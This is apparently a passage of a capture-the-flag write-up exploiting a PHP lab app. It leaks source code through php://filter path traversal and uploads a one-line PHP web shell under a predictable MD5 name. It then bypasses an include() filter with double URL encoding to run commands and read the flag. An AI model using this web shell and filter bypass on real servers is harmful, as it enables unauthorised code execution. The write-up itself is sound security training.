
Important note: file_get_contents() reads files, never executes them. This means we can read any file on the server, including the source code of every other PHP file. So that's what we need to do next.
I will start by locating .php files in the server. For this I will be using the following PHP file wordlist. The ffuf command I am using is the following:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ ffuf -w Filenames_PHP_ALL.wordlist:FUZZ -u http://154.57.164.61:32087/api/image.php?p=php://filter/read=convert.base64-encode/resource=....//....//....//....//....//....//api/FUZZ -fs 0
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://154.57.164.61:32087/api/image.php?p=php://filter/read=convert.base64-encode/resource=....//....//....//....//....//....//api/FUZZ
 :: Wordlist         : FUZZ: /home/macc/htb/file_inclusion/Filenames_PHP_All.wordlist
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

image.php               [Status: 200, Size: 200, Words: 29, Lines: 8, Duration: 338ms]
application.php         [Status: 200, Size: 451, Words: 32, Lines: 14, Duration: 196ms]
:: Progress: [5172/5172] :: Job [1/1] :: 195 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
- We have found
image.php, which we already inspected, and a new file calledapplication.php.
Reading application.php:

<?php
$firstName = $_POST["firstName"];
$lastName = $_POST["lastName"];
$email = $_POST["email"];
$notes = (isset($_POST["notes"])) ? $_POST["notes"] : null;

$tmp_name = $_FILES["file"]["tmp_name"];
$file_name = $_FILES["file"]["name"];
$ext = end((explode(".", $file_name)));
$target_file = "../uploads/" . md5_file($tmp_name) . "." . $ext;
move_uploaded_file($tmp_name, $target_file);

header("Location: /thanks.php?n=" . urlencode($firstName));
?>
Three things stand out immediately.
- First note that our uploads get saved under an
../uploadsdirectory - Second,
md5_file()hashes the file name, so it gets saved as:uploads/md5_of_content.extension. This gives us a way to predict the filename before we even upload. - Third, there seems to be no extension check.
Before trying more things, lets first check the /contact.php endpoint since we haven't look at it yet. Click on the Contact tab to access it:

Nothing to do here, but if we try to read its PHP source code using the following payload:
GET /api/image.php?p=php://filter/read=convert.base64-encode/resource=....//....//....//....//....//....//contact.php HTTP/1.1
Host: 154.57.164.61:32087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
- Note here we do not need the
/apidirectory to precede thecontact.phpfilename, since this feature is not under the API logic.

Look closely at the following section of thecontact.phpPHP source:
<?php
$region = "AT";
$danger = false;

if (isset($_GET["region"])) {
	if (str_contains($_GET["region"], ".") || str_contains($_GET["region"], "/")) {
		echo "'region' parameter contains invalid character(s)";
		$danger = true;
	} else {
		$region = urldecode($_GET["region"]);
	}
}

if (!$danger) {
	include "./regions/" . $region . ".php";
}
?>
Observations:
- Note the last
ifstatement. The?region=parameter on the contact page goes straight intoinclude() - The first
ifstatement for theregionparameter only checks for.and/ urldecode()is applied after validation. So if we URL-encode our dots and slashes, the filter never sees them.%2e=.and%2f=/
.phpis appended automatically at the end of the filename
This could be a good example of an LFI with weak filtering.
- That’s the bypassThis has potential to be our bypass. And since
include()actually executes PHP, unlikefile_get_contents(), this is our code execution vector.
Exploitation Attempt II
Since we have found a convenient execution vector, lets start testing it. First create a web shell in a shell.php file:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
We want to predict the ultimate filename for our web shell after it is uploaded so we calculate its MD5 hash:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ md5sum shell.php
fc023fcacb27a7ad72d605c4e300b389  shell.php
Next, upload it through the apply form using Burp, just change the filename to shell.php. The server should accept it without complains and save it as fc023fcacb27a7ad72d605c4e300b389.php in /uploads/

Following this, we want to try including it using our vulnerable region parameter in the Contact page. Ideally we want to access this resource:
http://154.57.164.61:32087/contact.php?region=../uploads/fc023fcacb27a7ad72d605c4e300b389&cmd=ls+/
- Note this is because the
application.phpfile pointed at a"../uploads/"directory - Also note we added no
.phpextension since they already include it by default
But since they check that there are no . and / characters in our filename, we must first URL encode our filename:
%2e%2e%2fuploads%2ffc023fcacb27a7ad72d605c4e300b389
- Note we replaced the
.with%2eand the/with%2f
So our URL looks like this:
http://154.57.164.61:32087/contact.php?region=%2e%2e%2fuploads%2ffc023fcacb27a7ad72d605c4e300b389&cmd=ls+/
- Also note that we are passing an
ls /command to list the files in the root directory of this target.

- But it still gives us an error
To try to bypass this, we can apply double URL encoding. Single decoding fails because the browser probably decodes it automatically so we double URL encode:
../uploads/fc023fcacb27a7ad72d605c4e300b389
%252E%252E%252Fuploads%252Ffc023fcacb27a7ad72d605c4e300b389
The final URL will then look as follows:
http://154.57.164.61:32087/contact.php?region=%252E%252E%252Fuploads%252Ffc023fcacb27a7ad72d605c4e300b389&cmd=ls+/

- Our payload worked!
- We immediately locate the
/flag_09ebca.txtfile
Remote code execution was achieved, therefore our last step is to retrieve the flag using a cat command to read that flag file.
Our final payload looks as follows:
http://154.57.164.61:32087/contact.php?region=%252E%252E%252Fuploads%252Ffc023fcacb27a7ad72d605c4e300b389&cmd=cat+/flag_09ebca.txt
